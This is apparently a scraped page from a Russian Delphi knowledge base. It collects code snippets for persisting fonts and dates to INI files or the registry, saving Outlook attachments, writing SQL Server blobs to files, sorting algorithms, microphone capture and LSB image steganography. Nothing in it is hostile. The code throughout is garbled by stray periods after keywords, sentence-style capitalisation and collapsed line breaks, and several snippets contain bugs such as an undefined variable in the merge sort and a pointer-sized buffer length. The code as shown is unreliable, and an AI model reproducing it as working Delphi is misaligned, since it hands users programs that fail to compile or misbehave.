Then. Delete(S, Length(S), 1); If Length(S) = 0 Then Exit; Sl:= TStringlist.Create; Try. Sl.commatext := S; For i := 0 To sl.Count-1 Do Begin. Try. Style := TFontStyle( GetEnumValue( Typeinfo(TFontStyle), sl[i] )); Include( Result, style ); Except. End; End; { For }. Finally. Sl.free. End; End; { StringToStyle }. Procedure SaveFontProperties( forControl: TControl; ToIni: TRegInifile; Const section: String ); Var. Font: TFont; Basename: String; Begin. Assert( Assigned( toIni )); Font := GetFontProp( forControl ); If not Assigned( font ) Then Exit; Basename := forControl.Name+'.Font.'; ToIni.WriteInteger( Section, basename+'Charset', font.charset ); ToIni.WriteString ( Section, basename+'Name', font.Name ); ToIni.WriteInteger( Section, basename+'Size', font.size ); ToIni.WriteString ( Section, basename+'Color', '$'+IntToHex(font.color,8)); ToIni.WriteString ( Section, basename+'Style', StyleToString( font.Style )); End; { SaveFontProperties }. Procedure RestoreFontProperties( forControl: TControl; ToIni: TRegInifile; Const section: String ); Var. Font: TFont; Basename: String; Begin. Assert( Assigned( toIni )); Font := GetFontProp( forControl ); If not Assigned( font ) Then Exit; Basename := forControl.Name+'.Font.'; Font.Charset := ToIni.ReadInteger( Section, basename+'Charset', font.charset ); Font.Name := ToIni.ReadString ( Section, basename+'Name', font.Name ); Font.Size := ToIni.ReadInteger( Section, basename+'Size', font.size ); Font.Color := TColor( StrToInt( ToIni.ReadString ( Section, basename+'Color', '$'+IntToHex(font.color,8)). )); Font.Style := StringToStyle( ToIni.ReadString ( Section, basename+'Style', StyleToString( font.Style )). ); End; { RestoreFontProperties }.
It is also possible to wrap a font into a small component and stream it:
Code: Type. TFontWrapper= class( TComponent ). Private. FFont: TFont; Constructor Create( aOwner: TComponent ); override; Destructor Destroy; override; Procedure SetFont( value: TFont ); Published. Property Font: TFont read FFont write SetFont; End; { TFontWrapper }. Constructor TFontWrapper.Create(aOwner: TComponent); Begin. Inherited; FFont :=TFont.Create; End; Destructor TFontWrapper.Destroy; Begin. FFOnt.Free; Inherited; End; Procedure TFontWrapper.SetFont(value: TFont); Begin. FFont.Assign( value ); End; Procedure TForm1.Button1Click(Sender: TObject); Var. Helper: TFontWrapper; Begin. If not Assigned(ms) then. Ms:= TMemoryStream.Create. Else. Ms.Clear; Helper := TFontWrapper.Create( nil ); Try. Helper.font := label1.font; Ms.WriteComponent( helper ); Finally. Helper.free; End; { finally }. Label1.font.size := label1.font.size + 2; End; Procedure TForm1.Button2Click(Sender: TObject); Var. Helper: TFontWrapper; Begin. If not Assigned(ms) then Exit; Ms.Position := 0; Helper := TFontWrapper.Create( nil ); Try. Ms.ReadComponent( helper ); Label1.font := helper.font; Finally. Helper.free; End; { finally }. End;
©Drkb::01947.
Code: Function FontToStr(font: TFont): string; Procedure yes(var str: string); Begin. Str := str + 'y'; End; Procedure no(var str: string); Begin. Str := str + 'n'; End; Begin. {кодируем все атрибуты TFont в строку}. Result := ''; Result := Result + IntToStr(font.Color) + '|'; Result := Result + IntToStr(font.Height) + '|'; Result := Result + font.Name + '|'; Result := Result + IntToStr(Ord(font.Pitch)) + '|'; Result := Result + IntToStr(font.PixelsPerInch) + '|'; Result := Result + IntToStr(font.size) + '|'; If fsBold in font.style then. Yes(Result). Else. No(Result); If fsItalic in font.style then. Yes(Result). Else. No(Result); If fsUnderline in font.style then. Yes(Result). Else. No(Result); If fsStrikeout in font.style then. Yes(Result). Else. No(Result); End; Procedure StrToFont(str: string; font: TFont); Begin. If str = '' then. Exit; Font.Color := StrToInt(tok('|', str)); Font.Height := StrToInt(tok('|', str)); Font.Name := tok('|', str); Font.Pitch := TFontPitch(StrToInt(tok('|', str))); Font.PixelsPerInch := StrToInt(tok('|', str)); Font.Size := StrToInt(tok('|', str)); Font.Style := []; If str[0] = 'y' then. Font.Style := font.Style + [fsBold]; If str[1] = 'y' then. Font.Style := font.Style + [fsItalic]; If str[2] = 'y' then. Font.Style := font.Style + [fsUnderline]; If str[3] = 'y' then. Font.Style := font.Style + [fsStrikeout]; End; Function tok(sep: string; var s: string): string; Function isoneof(c, s: string): Boolean; Var. ITmp: integer; Begin. Result := False; For iTmp := 1 to Length(s) do. Begin. If c = Copy(s, iTmp, 1) then. Begin. Result := True; Exit; End; End; End; Var. C, t: string; Begin. If s = '' then. Begin. Result := s; Exit; End; C := Copy(s, 1, 1); While isoneof(c, sep) do. Begin. S := Copy(s, 2, Length(s) - 1); C := Copy(s, 1, 1); End; T := ''; While (not isoneof(c, sep)) and (s <> '') do. Begin. T := t + c; S := Copy(s, 2, length(s) - 1); C := Copy(s, 1, 1); End; Result := t; End;
| Сохранение типа данных множество (TFontStyles). |
Code: {You do that simple by converting it to an integer, and then stores that:}. Type. PFontStyles = ^TFontStyles; PInteger = ^integer; Function FontStylesToInteger(const Value : TFontStyles): integer; Begin. Result := pInteger(@Value)^; End; Function IntegerToFontStyles(const Value : integer): TFontStyles; Begin. Result := pFontStyles(@Value)^; End;
©Drkb::00782.
Взято с сайта: http://www.swissdelphicenter.ch.
| Сохранить вложения OutLook. |
Autor: patrick cleys homepage: http://www.dcmedical.org.
Code: { Won’t some backups of your outlook attachments are filtered. Some incoming log files? here's the function. } Uses. Comobj; {...} Function manageattachments(sendersname, attachmentpath: string; Maildelete: boolean): boolean; Var. Oapp: variant; Ons: variant; Ofolder: variant; Omsg: variant; Atc: variant; Attfilename: variant; Filename: string; Checksender: string; Counter: integer; Mailcounter: integer; Begin. Try. Oapp := createoleobject('outlook.application'); Try. Ons := oapp.getnamespace('mapi'); Ofolder := ons.getdefaultfolder(6); // foldertypeenum (olfolderinbox). Mailcounter := 1; // if there is any email in the inbox. If ofolder.items.count > 0 then. Begin. Repeat. // get the first email. Omsg := ofolder.items(mailcounter); // check the name or email. // use checksender := omsg.subject to search on subject; Checksender := omsg.sendername; If checksender = sendersname then. // remove this line to backup all your attachments. Begin. // check how many attachments. Atc := omsg.attachments.count; If atc > 0 then. Begin. // get all the attachments and save them. For counter := 1 to atc do. Begin. Attfilename := omsg.attachments.item(counter).filename; //filename := includetrailingbackslash(attachmentpath)+attfilename; {use this line for d5)}. Filename := attachmentpath + '' + attfilename; Omsg.attachments.item(counter).saveasfile(filename); End; End; If maildelete then. Begin. Omsg.delete; // there's 1 email less, so mailcounter - 1. Dec(mailcounter); End; End; // get the next email. Inc(mailcounter); // do until there is no more email to check. Until mailcounter > ofolder.items.count; End; Finally. Oapp.quit; End; Except. Result := false; Exit; End; Result := true; End; Procedure tform1.button1click(sender: tobject); Begin. // manageattachments(email or name, backup directory, maildelete yes or no). Manageattachments('info@cleys.com', 'f:test', false); End; { Warning! All your selected email will be deleted if maildelete = true. Achtung! Alle e-mails werden geloscht, wenn maildelete = true ist. }
| Сохранить Blob поле в файл |
Code: --©Drkb v.3(2007): www.drkb.ru. DECLARE @BufLen [int]. DECLARE @BufPos [int]. DECLARE @Buffer [varbinary](4096). DECLARE @Stream [int]. DECLARE @HR [int]. SELECT @BufPos = 1, @BufLen = DATALENGTH(MyField) FROM MyTable WHERE SomeField=@SomeID. EXEC @HR = sp_OACreate 'ADODB.Stream',@Stream OUT. EXEC @HR = sp_OASetProperty @Stream,'Type',1. EXEC @HR = sp_OAMethod @Stream,'Open' WHILE @BufLen > 0. BEGIN. SELECT @Buffer = SUBSTRING(MyField,@BufPos,4096) FROM MyTable WHERE SomeField=@SomeID. EXEC @HR = sp_OAMethod @Stream,'Write',null,@Buffer. SELECT @BufLen = @BufLen - 4096, @BufPos = @BufPos + 4096. END. EXEC @HR = sp_OAMethod @Stream, 'SaveToFile',Null,@Filename,2. EXEC @HR = sp_OAMethod @Stream, 'Close' EXEC @HR = sp_OADestroy @Stream.
©Drkb::02851.
Автор: Vit (www.delphist.com, www.drkb.ru, www.unihighlighter.com, www.nevzorov.org).
| Сохранить значение текстовой переменной в файле |
Code: --©Drkb v.3(2007): www.drkb.ru. Declare. @Stream int, @Buffer varbinary(8000), @HR int. Exec @HR = sp_OACreate 'ADODB.Stream',@Stream OUT. Exec @HR = sp_OASetProperty @Stream,'Type',1. Exec @HR = sp_OAMethod @Stream,'Open' Set @Buffer = cast(@MyVariable as varbinary(8000)). Exec @HR = sp_OAMethod @Stream,'Write',null, @Buffer. Exec @HR = sp_OAMethod @Stream, 'SaveToFile',Null,'c:\MyFile.txt',2. Exec @HR = sp_OAMethod @Stream, 'Close' Exec @HR = sp_OADestroy @Stream.
©Drkb::02848.
Автор: Vit (www.delphist.com, www.drkb.ru, www.unihighlighter.com, www.nevzorov.org).
| Сохранить значение TDateTime в реестре |
Code: Uses. Registry; // Write TDateTime to Registry. Procedure Reg_WriteDateTime(dwRootKey: DWord; const sKey: string; const sField: string; aDate: TDateTime); Begin. With TRegistry.Create do. Try. RootKey := dwRootKey; If OpenKey(sKey, True) then. Begin. Try. WriteBinaryData(sField, aDate, SizeOf(aDate)); Finally. CloseKey; End; End; Finally. Free; End; End; // Read TDateTime from Registry. Function Reg_ReadDateTime(dwRootKey: DWord; const sKey: string; const sField: string) : TDateTime; Begin. Result := 0; // default Return value. With TRegistry.Create do. Begin. RootKey := dwRootKey; If OpenKey(sKey, False) then. Begin. Try. ReadBinaryData(sField, Result, SizeOf(Result)); Finally. CloseKey; End; End; Free; End; End; // Example: // Write DateTimePicker1's DateTime to Registry. Procedure TForm1.Button1Click(Sender: TObject); Begin. Reg_WriteDateTime(HKEY_CURRENT_USER, 'Software\TestXYZ\','DateTime',DateTimePicker1.DateTime); End; // Set DateTimePicker1's DateTime from Registry. Procedure TForm1.Button2Click(Sender: TObject); Var. ATime: TDateTime; Begin. ATime := Reg_ReadDateTime(HKEY_CURRENT_USER, 'Software\TestXYZ\','DateTime'); If ATime <> 0 then. DateTimePicker1.DateTime := TDateTime(ATime); End;
| Сохранить и загрузить TTreeView. |
Code: { Treeview1.SaveToFile('...') doesn't store images. Instead, use the code below. } // Save. Procedure TForm1.Button1Click(Sender: TObject); Var. F: TFileStream; Begin. F := TFileStream.Create('c:\TreeView.txt', fmCreate or fmShareCompat); Try. F.WriteComponent(TreeView1); Finally. F.Free; End; End; // Load. Procedure TForm1.Button2Click(Sender: TObject); Var. F: TFileStream; Begin. F := TFileStream.Create('c:\TreeView.txt', fmOpenRead or fmShareDenyWrite); Try. F.ReadComponent(TreeView1); Finally. F.Free; End; End;
©Drkb::01125.
Взято с сайта: http://www.swissdelphicenter.ch.
| Сохранить объект TFont в реестре |
Code: Uses Registry; Procedure SaveFontToRegistry(Font : TFont; SubKey : string); Var. R : TRegistry; FontStyleInt : byte; FS : TFontStyles; Begin. R:=TRegistry.Create; Try. FS:=Font.Style; Move(FS,FontStyleInt,1); R.OpenKey(SubKey,True); R.WriteString('Font Name',Font.name); R.WriteInteger('Color',Font.Color); R.WriteInteger('CharSet',Font.Charset); R.WriteInteger('Size',Font.Size); R.WriteInteger('Style',FontStyleInt); Finally. R.Free; End; End; Function ReadFontFromRegistry(Font : TFont; SubKey : string) : boolean; Var. R : TRegistry; FontStyleInt : byte; FS : TFontStyles; Begin. R:=TRegistry.Create; Try. Result:=R.OpenKey(SubKey,false); If not result then. Exit; Font.name:=R.ReadString('Font Name'); Font.Color:=R.ReadInteger('Color'); Font.Charset:=R.ReadInteger('CharSet'); Font.Size:=R.ReadInteger('Size'); FontStyleInt:=R.ReadInteger('Style'); Move(FontStyleInt,FS,1); Font.Style:=FS; Finally. R.Free; End; End; Procedure TForm1.Button1Click(Sender: TObject); Begin. If FontDialog1.Execute then. SaveFontToRegistry(FontDialog1.Font, 'Delphi Kingdom\Fonts'); End; Procedure TForm1.Button2Click(Sender: TObject); Var. NFont : TFont; Begin. NFont:=TFont.Create; If ReadFontFromRegistry(NFont,'Delphi Kingdom\Fonts') then. Begin. //здесь добавить проверку - существует ли шрифт. Label1.Font.Assign(NFont); NFont.Free; End; End;
| Вставка содержимого буфера как картинку в RTF. |
Code: Procedure TForm1.Button1Click(Sender: TObject); Var. B : tbitmap; Fr: TFormatRange; R : TRect; Begin. B:=tbitmap.create; B.width:=rxrichedit1.width; B.height:=rxrichedit1.height; R:=rect(0,0,RXRichEdit1.Width*screen.Pixelsperinch, RXRichEdit1.Height*screen.Pixelsperinch); Fr.hdc:=b.Canvas.handle; Fr.hdctarget:=b.Canvas.handle; Fr.rc:=r; Fr.rcpage:=r; Fr.chrg.cpMin:=0; Fr.chrg.cpMax:=-1; Sendmessage(RXRichEdit1.handle,EM_FORMATRANGE,1,longint(@fr)); Image1.Picture.assign(b); B.free; End;
| Сохранить TListView как HTML страницу |
Code: Function ListViewConfHTML(Listview:TListview; output:string; center: Boolean) : Boolean; Var. I,f: Integer; Tfile: TextFile; Begin. Try. ForceDirectories(ExtractFilePath(output)); AssignFile(tfile,output); ReWrite(tfile); WriteLn(tfile,'<html>'); WriteLn(tfile,'<head>'); WriteLn(tfile,'<title>HTML-Ansicht: '+listview.Name+'</title>'); WriteLn(tfile,'</head>'); WriteLn(tfile,'<table border="1" bordercolor="#000000">'); WriteLn(tfile,'<tr>'); For i := 0 to listview.Columns.Count - 1 do. Begin. If center then. WriteLn(tfile,'<td><b><center>'+listview.columns[i].caption+'</center></b></td>') else. WriteLn(tfile,'<td><b>'+listview.columns[i].caption+'</b></td>'); End; WriteLn(tfile,'</tr>'); WriteLn(tfile,'<tr>'); For i := 0 to listview.Items.Count-1 do. Begin. WriteLn(tfile,'<td>'+listview.items.item[i].caption+'</td>'); For f := 0 to listview.Columns.Count-2 do. Begin. If listview.items.item[i].subitems[f]='' then Write(tfile,'<td>-</td>') else. Write(tfile,'<td>'+listview.items.item[i].subitems[f]+'</td>'); End; Write(tfile,'</tr>'); End; WriteLn(tfile,'</table>'); WriteLn(tfile,'</html>'); CloseFile(tfile); Result := True; Except. Result := False; End; End; Procedure TForm1.Button1Click(Sender: TObject); Begin. If ListViewConfHTML(form1.ListView1,'C:\text.html', true) then. ShowMessage('OK/ Hat geklappt') else. ShowMessage('Error occured/ Hat nicht geklappt'); End;
| Спрятать горизонтальную или вертикальную полосу прокрутки в TListView. |
Code: Type. TForm1 = class(TForm). ListView1: TListView; Procedure FormCreate(Sender: TObject); Procedure FormDestroy(Sender: TObject); Private. FListViewWndProc: TWndMethod; Procedure ListViewWndProc(var Msg: TMessage); Public. { Private declarations }. FShowHoriz: Boolean; FShowVert: Boolean; End; Var. Form1: TForm1; Implementation. {$R *.dfm}. Procedure TForm1.ListViewWndProc(var Msg: TMessage); Begin. ShowScrollBar(ListView1.Handle, SB_HORZ, FShowHoriz); ShowScrollBar(ListView1.Handle, SB_VERT, FShowVert); FListViewWndProc(Msg); // process message. End; Procedure TForm1.FormCreate(Sender: TObject); Begin. FShowHoriz := True; // show the horiz scrollbar. FShowVert := False; // hide vert scrollbar. FListViewWndProc := ListView1.WindowProc; // save old window proc. ListView1.WindowProc := ListViewWndProc; // subclass. End; Procedure TForm1.FormDestroy(Sender: TObject); Begin. ListView1.WindowProc := FListViewWndProc; // restore window proc. FListViewWndProc := nil; End;
Снятие звука с микрофона, отображение звуковые данных в виде графика.
| Снятие звука с микрофона, отображение звуковые данных в виде графика |
Code: Unit Unit1; Interface. Uses. Windows, Messages, SysUtils, Classes, Graphics, Forms, Dialogs, MMSystem; Type. TWavArrayBuf = array[0..1023]of byte; PWavArrayBuf = ^TWavArrayBuf; TForm1 = class(TForm). Procedure FormCreate(Sender: TObject); Procedure FormClose(Sender: TObject; var Action: TCloseAction); Private. WaveFormat: TWaveFormatEx; WaveIn: PHWaveIn; Procedure WndProc(var Msg: TMessage); override; Function InitWaveIn: Boolean; Procedure CloseWaveIn; End; Var. Form1: TForm1; Implementation. Uses Math; {$R *.dfm}. Function TForm1.InitWaveIn: Boolean; Var. I, Err: Integer; WaveHdr: PWaveHdr; WavBuff: PWavArrayBuf; Procedure FreeData; Begin. If WavBuff <> nil then Dispose(WavBuff); If WaveHdr <> nil then Dispose(WaveHdr); If WaveIn <> nil then Dispose(WaveIn); End; Begin. Result := False; WaveFormat.wFormatTag := WAVE_FORMAT_PCM; WaveFormat.nChannels := 1; WaveFormat.nSamplesPerSec := 44100; WaveFormat.nAvgBytesPerSec := 44100; WaveFormat.nBlockAlign := 4; WaveFormat.wBitsPerSample := 8; WaveIn := New(PHWaveIn); Err := WaveInOpen(WaveIn, 0, @WaveFormat, Handle, 0, CALLBACK_WINDOW); If Err <> 0 then Exit; For i:=1 to 8 do. Begin. WavBuff := New(PWavArrayBuf); WaveHdr := New(PWaveHdr); With WaveHdr^ do. Begin. LpData := Pointer(WavBuff); DwBufferLength := SizeOf(WavBuff); DwBytesRecorded := 0; DwUser := 0; DwFlags := 0; DwLoops := 0; End; Err := WaveInPrepareHeader(WaveIn^, WaveHdr, SizeOf(TWaveHdr)); If Err <> 0 then. Begin. FreeData; Exit; End; Err := WaveInAddBuffer(WaveIn^, WaveHdr, Sizeof(TWaveHdr)); If Err <> 0 then. Begin. FreeData; Exit; End; End; Err := WaveInStart(WaveIn^); If Err <> 0 then. Begin. FreeData; Exit; End; Result := True; End; Procedure Tform1.WndProc(var Msg: TMessage); Var. Hdr: PWaveHdr; I: Integer; R: Real; Begin. Inherited; Case Msg.Msg of. MM_WIM_DATA: Begin. Hdr := PWaveHdr(Msg.LParam); If Hdr^.dwBytesRecorded = 0 then Exit; R := IfThen(Hdr^.dwBytesRecorded > 0, ClientWidth / Hdr^.dwBytesRecorded, 0); PatBlt(Canvas.Handle, 0, 0, ClientWidth, ClientHeight, PATCOPY); Canvas.Pen.Color:=clRed; Canvas.MoveTo(0, 127); Canvas.LineTo(ClientWidth, 127); Canvas.Pen.Color := clMaroon; For I := 1 to 12 do. Begin. Canvas.MoveTo(Round(R * (I * 100)), 0); Canvas.LineTo(Round(R * (I * 100)), 255); End; Canvas.Pen.Color:=clLime; Canvas.MoveTo(0, PWavArrayBuf(Hdr.lpData)^[0]); For I := 0 to Hdr^.dwBytesRecorded - 1 do. Canvas.LineTo(Round(R * I), PWavArrayBuf(Hdr.lpData)^[I]); WaveInUnprepareHeader(WaveIn^, Hdr, Sizeof(TWaveHdr)); Dispose(hdr.lpData); DisPose(hdr); Hdr := New(PWaveHdr); Hdr^.lpData := Pointer(New(PWavArrayBuf)); Hdr^.dwBufferLength := 1024; Hdr^.dwBytesRecorded := 0; Hdr^.dwUser := 0; Hdr^.dwFlags := 0; Hdr^.dwLoops := 0; WaveInPrepareHeader(WaveIn^, Hdr, Sizeof(TWaveHdr)); WaveInAddBuffer(WaveIn^, Hdr, Sizeof(TWaveHdr)); End; End; End; Procedure TForm1.CloseWaveIn; Begin. WaveInStop(WaveIn^); If WaveIn <> nil then. Begin. WaveInReset(WaveIn^); WaveInClose(WaveIn^); End; Dispose(WaveIn); End; Procedure TForm1.FormCreate(Sender: TObject); Begin. DoubleBuffered := True; Height := 282; Width := 1000; Color := clBlack; If not InitWaveIn then ShowMessage(SysErrorMessage(GetLastError)); End; Procedure TForm1.FormClose(Sender: TObject; var Action: TCloseAction); Begin. CloseWaveIn; End; End.
Автор: Rouse_
Взято из http://forum.sources.ru.
©Drkb::03619.
| Сортировать список по алфавиту |
Code: { You need a TListBox and a TButton. With a few modifications, you can use it with any variable. Compatible with a TStringList. If you change the operator "<" for a ">" in the 'if' clause. Below, the order will be reversed. } Procedure TForm1.Button1Click(Sender: TObject); Var. I, x: Integer; Begin. For i := 0 to (ListBox1.Items.Count - 1) do. For x := 0 to (ListBox1.Items.Count - 1) do. If (ListBox1.Items[x] < ListBox1.Items[i]) and (x > i) then. Begin. ListBox1.Items.Insert(i, ListBox1.Items[x]); ListBox1.Items.Delete(x + 1); End; End;
| Сортировка методом Шелла |
Code: { **** UBPFD *********** by kladovka.net.ru **** >> Быстрый алгоритм сортировки больших массивов. Сортировка вариантного массива методом Шелла. Зависимости: Variants. Автор: Delirium, Master_BRAIN@beep.ru, ICQ:118395746, Москва. Copyright: Delirium (Master BRAIN). Дата: 4 июня 2002 г. ********************************************** } Procedure Sorting(Down:boolean;var Data:Variant); Var Skach,m,n:integer; St:boolean; Tmp:Variant; Begin. Skach:=VarArrayHighBound(Data,1)-1; While Skach>0 do. Begin. Skach:=Skach div 2; Repeat. St:=True; For m:=0 to VarArrayHighBound(Data,1)-1-Skach do. Begin. N:=m+Skach; If ( Down and (Data[n]<Data[m]) ). Or ( (not Down) and (Data[n]>Data[m]) ) then. Begin. Tmp:=Data[m]; Data[m]:=Data[n]; Data[n]:=Tmp; St:=False; End; End; Until St; End; End;
| Сортировка двух связанных списков по целочисленным значениям одного из них |
Автор: ___Nikolay.
Code: Procedure SortTwoListsByIntValues(lbNum, lbNames: TStrings); Var. I, j, b_val, b_j: integer; B_val_name: string; Begin. If lbNum.Count > 1 then. Begin. For i := 0 to lbNum.Count - 2 do. Begin. B_val := StrToInt(lbNum[i]); B_val_name := lbNames[i]; B_j := i; For j := i + 1 to lbNum.Count - 1 do. Begin. If StrToInt(lbNum[j]) < b_val then. Begin. B_val := StrToInt(lbNum[j]); B_val_name := lbNames[j]; B_j := j; End; End; LbNum[b_j] := lbNum[i]; LbNum[i] := IntToStr(b_val); LbNames[b_j] := lbNames[i]; LbNames[i] := b_val_name; End; End; End;
| Сортировка выбором |
Сортировка выбором.
====================================================================
A[1..N] - сортируемый массив из n элементов.
For ( i=1; i<N; i++).
Hайти наименьший из элементов i..N и поменять его местами с i-м.
Пример действий для случайного массива A[1..8].
44 55 12 42 94 18 06 67 исходный массив
I=1 06| 55 12 42 94 18 44 67 06 <-> 44.
I=2 06 12| 55 42 94 18 44 67 12 <-> 55.
I=3 06 12 18| 42 94 55 44 67 18 <-> 55.
I=4 06 12 18 42| 94 55 44 67 42 <-> 42.
I=5 06 12 18 42 44| 55 94 67 44 <-> 94.
I=6 06 12 18 42 44 55| 94 67 55 <-> 55.
I=7 06 12 18 42 44 55 67| 94 67 <-> 94.
Вертикальной чертой отмечена граница уже отсортированной части
массива.
Сортировка выбором - простейший алгоритм, на практике не
используемый ввиду низкого быстродействия. Вместо этого
применяют ее улучшение - пирамидальную сортировку (Heapsort),
описанную в другом вопросе, а также (иногда) 'древесную сортировку'
(TreeSort).
Пример на Паскале - Hиколас Вирт.
Code: { Сортируются записи типа item по ключу item.key }. { для вспомогательных переменных используется тип index }. Procedure SelectSort; Var i, j, k: index; x:item; Begin for i:=1 to n-1 do. Begin k:=i; x:=a[i]; For j:=i+1 to n do. If a[j].key < x.key then. Begin k:=j; x:=a[j]; End; A[k]:=a[i]; a[i]:=x; End; End;
| Сортировка массива методом прямого выбора |
Алгоритм сортировки массива по возрастанию методом прямого выбора может быть представлен так:
| Сортировка методом двунаправленного пузырька |
Code: { **** UBPFD *********** by kladovka.net.ru **** >> Сортировка различными методами. Сортировка одномерного массива значений типа Double методами: 1) Двунаправленный Пузырёк (BiDirBubbleSort); Зависимости: Math. Автор: iZEN, izen@mail.ru. Copyright: адаптация для Delphi. Дата: 14 сентября 2004 г. ********************************************** } { Сортировка Двунаправленным Пузырьком }. Procedure BiDirBubbleSort(var data: array of double); Var. I, j, limit, st: Integer; T: double; Swapped: Boolean; Begin. Limit := High(data) + 1; St := -1; While (st < limit). Do begin. Inc(st); Dec(limit); Swapped := False; J := st; While (j < limit). Do begin. If (data[j] > data[j+1]). Then begin. T := data[j]; Data[j] := data[j+1]; Data[j+1] := t; Swapped := True; End; Inc(j); End; If (not Swapped). Then EXIT. Else Swapped := False; J := limit - 1; Repeat. If (data[j] > data[j+1]). Then begin. T := data[j]; Data[j] := data[j+1]; Data[j+1] := t; Swapped := True; End; Dec(j); Until (j < st); If (not Swapped) then EXIT; End; End;
| Сортировка пузырьком(BubbleSort) и ее улучшения. |
Операция сравнения/перестановки выполняется для каждых двух стоящих
рядом элементов. После первого прохода по массиву "вверху" оказывается
самый "легкий" элемент. Следующий цикл сортировки выполняется начиная
со второго элемента, в результате чего вторым в массиве оказывается
второй наименьший по величине элемент, и так далее.
Code: { Сортируются записи типа item по ключу item.key }. { для вспомогательных переменных используется тип index }. Procedure BubbleSort; Var i,j: index; x:item; Begin for i:=2 to n do. Begin for j:=n downto i do. If a[j-1].key > a[j].key then. Begin x:=a[j-1]; a[j-1]:=a[j]; a[j]:=x; End; End; End;
| Сортировка слиянием |
Сортировка слиянием также построена на принципе "разделяй-и-властвуй", однако реализует его несколько по-другому, нежели quickSort. А именно, вместо разделения по опорному элементу массив просто делится пополам.
Code: // a - сортируемый массив, его левая граница lb, правая граница ub. Template<class T> Void mergeSort(T a[], long lb, long ub) { Long split; // индекс, по которому делим массив. If (lb < ub) { // если есть более 1 элемента. Split = (lb + ub)/2; MergeSort(a, lb, split); // сортировать левую половину. MergeSort(a, split+1, last);// сортировать правую половину. Merge(a, lb, split, ub); // слить результаты в общий массив. } }
| Сортировка строк в MEMO. |
Code: Procedure TForm1.Button3Click(Sender: TObject); Var. T: TStringList; Begin. // создаем. T:=TStringList.Create; // присваиваем переменной t строки из Memo. T.AddStrings(memo1.lines); // сортируем. T.Sort; Memo1.Clear; // присваиваем memo уже отсортированные строки. Memo1.Lines.AddStrings(t); End;
| Сортировка строк с украинскими символами |
Code: { **** UBPFD *********** by kladovka.net.ru **** >> Сортировка строк с украинскими символами. Принцип работы функции такой же как и у стандартной функции CompareText из SysUtils. Поскольку для украинских символов строки сортируются этой функцией "как попало", то я решил написать свой CompareUkrText. Зависимости: System. Автор: Алексей Глеб, noodlesf@mail.ru, Чернигов. Copyright: Собственное написание (Алексей Глеб). Дата: 1 февраля 2003 г. ********************************************** } Unit UkrSort; Interface. Function CompareUkrText(S1, S2: String): integer; //массив, который заменит ASCI таблицу. Var. Chars: Array[1..136] Of char= ('1','2','3','4','5','6','7','8','9','0','A','B','C','D','E','F','G', 'H','I','J','K','L','M','N','O','P','Q','R','S','T','U','V','W','X', 'Y','Z','a','b','c','d','e','f','g','h','i','j','k','l','m','n','o', 'p','q','r','s','t','u','v','w','x','y','z','А','Б','В','Г','Ґ','Д', 'Е','Ё','Є','Ж','З','И','І','Ї','Й','К','Л','М','Н','О','П','Р','С', 'Т','У','Ф','Х','Ц','Ч','Ш','Щ','Ъ','Ы','Ь','Э','Ю','Я','а','б','в', 'г','ґ','д','е','ё','є','ж','з','и','і','ї','й','к','л','м','н','о', 'п','р','с','т','у','ф','х','ц','ч','ш','щ','ъ','ы','ь','э','ю','я'); Implementation. //сама функция. Function CompareUkrText(S1, S2: String): integer; Function GetNum(C: char): integer; //динам. функция получения номера символа из нашего массива. Var. I: integer; Begin. Result:=0; For i:=1 To 136 Do. If Chars[i]=C Then. Begin. Result:=i; Exit; End; End; Function CompCh(C1, C2: integer): integer; //динам. функция определения "что больше???". Begin. If C1=C2 Then Result:=0; If C1>C2 Then Result:=1; If C1<C2 Then Result:=-1; End; Var. I, xS1, xS2, CurrR: integer; Begin //начало функции сортировки. Result:=0; CurrR:=0; //временный результат. If S1<>S2 Then. Begin. //сканирование сток посимвольно. For i:=1 To Length(S1) Do. Begin. If Length(S2)>=i Then. Begin. XS1:=GetNum(S1[i]); XS2:=GetNum(S2[i]); If (xS1<>0)And(xS2<>0)And(xS1<>xS2) Then. CurrR:=CompCh(xS1, xS2). Else. Begin. If (xS1=0)Or(xS2=0) Then. Begin. If xS2=0 Then CurrR:=1; If xS1=0 Then CurrR:=-1; End; End; If CurrR<>0 Then. Begin. Result:=CurrR; Exit; End; End. Else. Begin. Result:=CurrR; Exit; End; End; End; End; End.
| Стеганография (вшивание информации в рисунки). |
Code: // Do the actual encryption of the message inside the picture. Procedure TForm1.btnEncryptClick(Sender: TObject); Var. X, y, i, j: Integer; PixelData: TColor; CharMask, CharData: Byte; Begin. // Assign the original picture to both the target encrypted image. // and delta image. Also make sure thier resolution is sufficient to. // indicate the change in the LSB. ImgTarget.Picture.Assign(imgOrig.Picture); ImgDelta.Picture.Assign(imgOrig.Picture); ImgTarget.Picture.Bitmap.PixelFormat := pf32bit; ImgDelta.Picture.Bitmap.PixelFormat := pf32bit; X := 0; Y := 0; // The letter 'c' is identified by the binary representation of '10000011' // for each '1' in this number change the current pixel's LSB value. With imgTarget.Picture.Bitmap do. For i := 1 to Length(sourceMessage.Text) do. Begin. CharMask := $80; // 8 bytes for every letter to be encrypted. For j := 1 to 8 do. Begin. // See if the current byte in the character is either '1' or '0'. CharData := Byte(sourceMessage.Text[i]) and CharMask; //Data is not zero - change the LSB of the current pixel. If (CharData <> 0) then. Begin. // Xor the LSB value - hence change its value. PixelData := Canvas.Pixels[x, y] xor $1; // Store the changed pixel color back in the Pixels array. Canvas.Pixels[x, y] := PixelData; End; // Move to the next pixel. X := (x + 1) mod Width; If (x = 0) then. Begin. Inc(y); End; // Move the mask to be applied to the current character to the. // right, hence will now examine the next bit in the binary. // representation of the current letter to be encrypted. CharMask := CharMask shr 1; End; End; // Show the difference in the Delta image. For y := 0 to imgOrig.Picture.Bitmap.Height -1 do. For x := 0 to imgOrig.Picture.Bitmap.Width -1 do. // Check for difference, the difference will show in the LSB of every. // pixel in the original and target images. If (imgOrig.Picture.Bitmap.Canvas.Pixels[x, y] <> ImgTarget.Picture.Bitmap.Canvas.Pixels[x, y]) then. ImgDelta.Picture.Bitmap.Canvas.Pixels[x, y] := clYellow; End; // Decryption ( by Lemy ). Procedure TForm1.btnDecryptClick(Sender: TObject); Var. X, y: integer; Mask, ch: byte; Begin. SourceMessage.Clear; Mask := $80; Ch := 0; For y := 0 to imgOrig.Picture.Bitmap.Height -1 do. Begin. For x := 0 to imgOrig.Picture.Bitmap.Width -1 do. Begin. // if the pixel is different then set related bit. If (imgOrig.Picture.Bitmap.Canvas.Pixels[x, y] <> ImgTarget.Picture.Bitmap.Canvas.Pixels[x, y]) then. Ch := ch or mask; // shift the bit to the rigtht. Mask := mask shr 1; // if the mask is 0 then the dexryption of a char is 